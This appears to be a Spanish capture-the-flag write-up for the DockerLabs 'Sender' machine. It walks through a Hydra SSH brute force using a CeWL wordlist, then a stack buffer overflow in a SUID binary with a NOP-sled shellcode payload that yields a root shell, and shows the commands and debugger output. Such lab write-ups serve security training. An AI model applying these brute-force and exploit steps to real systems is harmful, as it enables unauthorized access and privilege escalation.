Sender • Difícil

Maquina: https://dockerlabs.es/

Herramientas utilizadas:

| NMAP | CELW | HYDRA | SSH | GDB | PWNDBG | METASPLOIT | PYTHON |

#1| Escaneo de puertos | NMAP

```
nmap -p- -sSVC -Pn -n --min-rate 5000 --open -vvv 172.17.0.2
```

▼ Explicación

>> `-p-`: Escanea **todos los puertos** (1-65535).

>> `-sS`: Usa un **escaneo SYN** (sigiloso y rápido).

>> `-sV`: Detecta la **versión de los servicios**.

>> `-sC`: Ejecuta **scripts básicos** de Nmap para más detalles.

>> `-Pn`: Omite el ping y asume que el host está activo.

>> `-n`: Desactiva la **resolución DNS** para mayor velocidad.

>> `--min-rate 5000`: Envía **5000 paquetes/segundo** para un escaneo rápido.

>> `--open`: Muestra solo los puertos **abiertos**.

>> `-vvv`: Aumenta la **verbosidad** para ver más detalles.


Respuesta:

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubunt
| ssh-hostkey:
|   256 66:a8:c9:41:2e:c3:e1:07:64:ed:ee:ae:e6:51:62:47 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdH
```

```
|   256 8e:0e:15:2f:87:76:09:78:ee:e1:0c:49:18:24:3b:a2 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIG3RzTTOi9RLfD6gjzG9fQiIlWU
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.58 ((Ubuntu))
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Sender - La Herramienta de Conexi\xC3\xB3n Definitiva
```

- `Puerto 22/tcp - SSH → Permite conexiones seguras para administrar sistemas de forma remota.`
- `Puerto 80/tcp - HTTP → Sirve páginas web`

Investigamos el puerto 80



`vemos que podemos descargar alguna herramienta que ofrece la pagina, hacemos clic en descargar e intentamos ejecutarla:`

```
--$ chmod +x sender
./sender
```

`El comando` **`chmod +x sender`** `le da permisos de ejecución al archivo` `sender`, `permitiendo que se pueda ejecutar como un programa. Luego,` **`./sender`** `ejecuta el archivo desde el directorio actual, iniciando el script o programa que contiene`

```
para ejecutar esto necesitamos la IP y el PUERTO, que aun no lo sabemos.
```

#2 | Identificación de usuarios | Inspección manual

Mientras revisaba la página web en el puerto 80, me fijé en el **footer** (la parte inferior de la página) y noté que se mencionaban tres nombres que parecían ser usuarios:

- **juan**
- **marta**
- **alex**

Guardé estos nombres en un archivo llamado **users.txt** para usarlos más adelante.

Para crear una lista de posibles contraseñas, usé una herramienta llamada **Cewl**, que extrae palabras del contenido de una página web. Ejecuté el siguiente comando:

```
cewl http://172.17.0.2/ -w dic.txt
```

Resultado:

- **Cewl** generó un archivo llamado **dic.txt** con palabras

#3 | Ataque de fuerza bruta | HYDRA

Con la lista de usuarios (**users.txt**) y el diccionario de contraseñas (**dic.txt**), usé **Hydra** para probar combinaciones de usuarios y contraseñas contra el servicio **SSH**:

```
hydra -L users.txt -P dic.txt ssh://172.17.0.2 -t 64
```

Resultado:

- **Hydra** encontró que el usuario **alex** tenía una contraseña débil: **emfUa**.

Conclusión

Gracias a la información encontrada en la página web y el uso de herramientas como **Cewl** y **Hydra**, logré obtener acceso al sistema como el usuario **alex**. Este paso fue clave para seguir avanzando en la máquina.

#4| Escalada de Privilegios | SSH

PASO 1:dentificación de binario SUID

Al listar los archivos, encontré un binario llamado **server** con permisos **SUID**. Esto significa que se ejecuta con privilegios de **root**. Lo ejecuté para ver su comportamiento:

```
./server
```

Resultado:

```
Servidor escuchando en el puerto 7777...
```

PASO 2:Prueba de comunicación con el binario

Usé el binario **sender** que había descargado para enviar datos al puerto **7777**:

```
./sender 172.17.0.2 7777
```

Probamos:

Envié el texto **"test"** y el servidor lo recibió correctamente:

```
Datos recibidos: test
Procesado: test
```

PASO 3:Prueba de Buffer Overflow

Para verificar si el binario era vulnerable a **Buffer Overflow**, envié una cadena larga de caracteres:

```
./sender 172.17.0.2 7777
```

Resultado:

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

El servidor mostró un **Segmentation Fault**, confirmando la vulnerabilidad.

PASO 4:Nota en /opt/note.txt

En el directorio **/opt**, encontré un archivo llamado **note.txt** que confirmaba la vulnerabilidad:

```
cat /opt/note.txt
Alex, we have a problem with the "server" application, several users are repor
very long, cybersecurity people have detected that the "server" application ha
```

PASO 5:Preparación de GDB con Pwndbg

Para analizar el binario, instalé **Pwndbg**, una extensión para **GDB**:

```
git clone https://github.com/pwndbg/pwndbg
cd pwndbg
./setup.sh
```

Luego, configuré **GDB** para usar **Pwndbg**:

```
echo "source /home/alex/pwndbg/gdbinit.py" >> ~/.gdbinit
```

Hasta ahora que hicimos?

Con estas acciones, confirmé la vulnerabilidad del binario **server** y preparé el entorno para su análisis con **GDB** y **Pwndbg.**

#5| Ingenieria inversa (server) | GDB

Cuando me encontré con el binario **server**, lo primero que noté fue que tenía permisos **SUID**, lo que significa que se ejecuta con los privilegios del propietario, en este caso, **root**. Esto me dio la idea de que podría ser una vía para escalar privilegios. Sin embargo, antes de intentar explotarlo, necesitaba entender cómo funcionaba y si realmente era vulnerable. Para eso, decidí usar **GDB**, una herramienta de depuración que me permitiría analizar el binario en profundidad.

Instalación de GDB con PEDA

Primero, intenté usar **PEDA** (Python Exploit Development Assistance), una extensión para **GDB** que facilita la depuración de binarios. Ejecuté los siguientes comandos para instalarlo:

```
git clone https://github.com/longld/peda.git ~/peda
echo "source ~/peda/peda.py" >> ~/.gdbinit
```

Luego, intenté iniciar **GDB** con el binario **server**:

```
gdb ./server
```

Sin embargo, me encontré con un problema: **PEDA** no funcionaba correctamente debido a incompatibilidades con la versión de **GDB** instalada en la máquina. Esto me llevó a buscar una alternativa más moderna y poderosa.

Cambio a Pwndbg

Decidí usar **Pwndbg**, otra extensión para **GDB** que es más compatible y ofrece funcionalidades avanzadas para la ingeniería inversa. Para instalarla, seguí estos pasos:

En mi máquina local:

1. Cloné el repositorio de **Pwndbg**:

```
git clone https://github.com/pwndbg/pwndbg
```

2. Comprimí la carpeta para transferirla a la máquina víctima:

```
zip -r pwndbg.zip pwndbg/
```

3. Levanté un servidor HTTP para compartir el archivo:

```
python3 -m http.server
```

En la máquina víctima:

1. Descargué el archivo **pwndbg.zip**:

```
wget http://<IP>:8000/pwndbg.zip
```

2. Descomprimí el archivo:

```
unzip pwndbg.zip
```

Configuración de Pwndbg

Para que **GDB** use **Pwndbg** automáticamente, edité el archivo de configuración **~/.gdbinit**:

```
nano ~/.gdbinit
```

Contenido añadido:

```
source /home/alex/pwndbg/gdbinit.py
```

Inicio de GDB con Pwndbg

Finalmente, inicié **GDB** con el binario **server** para comenzar el análisis:

```
gdb -q ./server
```

Resultado:

```
pwndbg: loaded 176 pwndbg commands and 40 shell commands. Type pw
ndbg [--shell | --all] [filter] for a list.
pwndbg: created $rebase, $base, $hex2ptr, $bn_sym, $bn_var, $bn_eval,
$ida GDB functions (can be used with print/break)
Reading symbols from ./server...
(No debugging symbols found in ./server)
```

Con **Pwndbg** configurado, estaba listo para analizar el binario **server** y explotar la vulnerabilidad de **Buffer Overflow**.

Con **Pwndbg** listo, pude avanzar en la explotación del **Buffer Overflow** para escalar privilegios.

#6 | Comprobación de Desbordamiento de Buffer | GDB + Pwndbg

Una vez que confirmé que el binario **server** era vulnerable a **Buffer Overflow**, el siguiente paso fue identificar el **offset** exacto donde se producía el desbordamiento. Esto es crucial para poder controlar el flujo del programa y, en este caso, sobrescribir el **EIP** (Instruction Pointer) para ejecutar código arbitrario.

Generación del patrón de caracteres

Para encontrar el offset, usé la herramienta **pattern_create.rb**, que forma parte del framework **Metasploit**. Esta herramienta genera una cadena única de caracteres que me permitiría identificar el punto exacto

donde se produce el desbordamiento. Ejecuté el siguiente comando:

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 400
```

Resultado:

```
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab
```

Este patrón es una secuencia única de caracteres que, al ser enviada al binario, me permitirá identificar el punto exacto donde se produce el desbordamiento.

Envío del patrón al binario

Con el patrón generado, lo envié al binario **server** usando el binario **sender**

```
./sender 172.17.0.2 7777
```

Análisis del desbordamiento con GDB

En la máquina víctima, inicié **GDB** con el binario **server** y ejecuté el programa:

```
gdb -q ./server
run
```

Luego, en mi máquina local, envié el patrón al binario usando **sender**. En **GDB**, observé el siguiente resultado:

```
Program received signal SIGSEGV, Segmentation fault.
0x63413563 in ?? ()
```

El valor **0x63413563** corresponde a una parte del patrón que sobrescribió el **EIP**. Esto me indicó que el binario es de **32 bits** (por la presencia de **EIP**) y que el desbordamiento ocurrió en esa dirección.

Identificación del offset

Para encontrar el offset exacto, usé la herramienta **pattern_offset.rb**, también parte de **Metasploit**. Ejecuté el siguiente comando:

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0x6341356
```

Resultado:

```
[*] Exact match at offset 76
```

Esto significa que el desbordamiento ocurre después de **76 bytes**. Con esta información, podré controlar el **EIP** y redirigir el flujo del programa.
—> usando **pattern_create.rb** y **pattern_offset.rb**, pude identificar el offset exacto donde se produce el desbordamiento de buffer.

IDENTIFICAMOS Offset y EIP

Una vez que confirmé que el desbordamiento de buffer ocurría después de

76 bytes, el siguiente paso fue verificar que podía controlar el **EIP** (Instruction Pointer). Esto es crucial porque, al controlar el **EIP**, puedo redirigir el flujo del programa hacia donde yo quiera, como por ejemplo, hacia un **shellcode.**

Verificación del control del EIP

Para confirmar que el **EIP** estaba bajo mi control, usé **Python** para generar una cadena de **76 caracteres "A"** seguida de **4 caracteres "B"**. Esto me permitiría ver si el **EIP** se sobrescribía con los valores **0x42424242** (que corresponde a "BBBB" en hexadecimal).

Ejecuté el siguiente comando en mi máquina local:

```
python2 -c 'print b"A"*76 + b"B"*4' | ./sender 172.17.0.2 7777

RESULTADO:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Análisis en GDB

En la máquina víctima, inicié **GDB** con el binario **server** y ejecuté el programa:

```
gdb -q ./server
run
```

Luego, en mi máquina local, envié la cadena generada con **Python**. En **GDB**, observé el siguiente resultado

```
Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

Registros clave:

- **EIP:** 0x42424242 ('BBBB')
- **EBP:** 0x41414141 ('AAAA')
- **ESP:** 0xffffd2e0

Esto confirmó que el **EIP** se sobrescribió correctamente con los valores **0x42424242**, lo que significa que tengo control total sobre el flujo del programa.

Llenado del espacio después del EIP

Ahora que sabía que podía controlar el **EIP**, el siguiente paso fue llenar el espacio después del **EIP** con caracteres "C" para identificar una dirección de memoria donde poder inyectar un **shellcode**.

Ejecuté el siguiente comando en mi máquina local:

```
python2 -c 'print b"A"*76 + b"B"*4 + b"C"*300' | ./sender 172.17.0.2 7777
```

```
RESULTADO:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Análisis en GDB

En **GDB**, observé el siguiente resultado:

```
Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

Registros clave:

- **EIP:** 0x42424242 ('BBBB')
- **ESP:** 0xffffd2e0 ◂— 0x43434343 ('CCCC')

Para identificar una dirección de memoria donde inyectar el **shellcode**, usé el comando

```
x/300wx $esp
```

Resultado:

```
0xffffd2e0:  0x43434343  0x43434343  0x43434343  0x43434343
0xffffd2f0:  0x43434343  0x43434343  0x43434343  0x43434343
0xffffd300:  0x43434343  0x43434343  0x43434343  0x43434343
0xffffd310:  0x43434343  0x43434343  0x43434343  0x43434343
...
```

Esto me permitió ver que las "C" se estaban almacenando correctamente en la memoria. Elegí una dirección intermedia, como **0xffffd310**, para inyectar el **shellcode**.

#7| Inyección | PYTHON

En este punto, ya sabíamos que el binario **server** era vulnerable a un **Buffer Overflow**, y habíamos identificado que el **EIP** se sobrescribía después de **76 bytes**. Ahora, el objetivo

era **inyectar un shellcode** en la memoria para obtener una shell con privilegios de **root**.

PASO 1: Enviar una cadena de prueba

Para asegurarnos de que podíamos controlar el **EIP** y ver cómo se comportaba la memoria, enviamos una cadena que incluía:

- **76 "A"**: Para llenar el buffer hasta el **EIP**.
- **4 "B"**: Para sobrescribir el **EIP** y confirmar que lo controlábamos.
- **300 "C"**: Para llenar el espacio después del **EIP** y ver cómo se almacenaban en la memoria.

```
python2 -c 'print b"A"*76 + b"B"*4 + b"C"*300' | ./sender 172.17.0.2 7777
```

Resultado:

```
Conectado al servidor en 172.17.0.3:7777
Introduce los datos para enviar: Datos enviados: AAAAAAAAAAAAAAAAAAA
```

PASO 2: Analizar el resultado en GDB

En **GDB**, ejecutamos el binario **server** y observamos lo siguiente:

```
Starting program: /home/alex/server
warning: Error disabling address space randomization: Operation not permitte
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Servidor escuchando en el puerto 7777...
Conexión aceptada de 172.17.0.1:33584
Datos recibidos: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Procesado: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

¿Qué vimos aquí?

- El **EIP** se sobrescribió con **0x42424242** (que corresponde a "BBBB"), lo que confirma que tenemos control sobre él.
- Las "C" se almacenaron correctamente en la memoria, como se puede ver en el registro **ESP**.

PASO 3: Identificar una dirección de memoria para el shellcode

Para inyectar el **shellcode**, necesitábamos una dirección de memoria donde las "C" se estuvieran almacenando. Usamos el siguiente comando en **GDB** para inspeccionar la memoria:

```
x/300wx $esp
```

Resultado:

```
0xffffd2e0:  0x43434343  0x43434343  0x43434343  0x43434343
0xffffd2f0:  0x43434343  0x43434343  0x43434343  0x43434343
0xffffd300:  0x43434343  0x43434343  0x43434343  0x43434343
0xffffd310:  0x43434343  0x43434343  0x43434343  0x43434343
...
```

Elegimos la dirección **0xffffd3b0** porque estaba en el rango donde se almacenaban las "C" y era una ubicación intermedia que nos permitiría ejecutar el **shellcode** sin problemas.

Paso 4: Crear y enviar el payload con el shellcode

El payload final consistió en:

1. **76 "A"**: Para llenar el buffer hasta el **EIP**.
2. **Dirección de retorno (0xffffd3b0)**: Para redirigir el flujo del programa al **shellcode**.
3. **NOPs (0x90)**: Una secuencia de instrucciones NOP para asegurar que el programa "deslice" hacia el **shellcode**.

4. **Shellcode**: Código en hexadecimal que ejecuta una shell (**/bin/sh**).

```
python2 -c 'print b"A"*76 + b"\xb0\xd3\xff\xff" + b"\x90"*200 + b"\x6a\x0b\x
```

Resultado:

```
Conectado al servidor en 172.17.0.3:7777
Introduce los datos para enviar: Datos enviados: AAAAAAAAAAAAAAAAAAA
        X␀Rfh-p␀␀Rjhh/bash/bin␀␀RQS␀␀
```

PASO 5:Obtener la shell como root

En la máquina víctima, donde el binario **server** estaba escuchando, obtuvimos una shell con privilegios de **root**

```
Servidor escuchando en el puerto 7777...
Conexión aceptada de 172.17.0.1:53472
Datos recibidos: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA


Procesado: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA


bash-5.2# whoami
root
```

CONSEGUIMOS EL ROOT! 💥

REDES🌐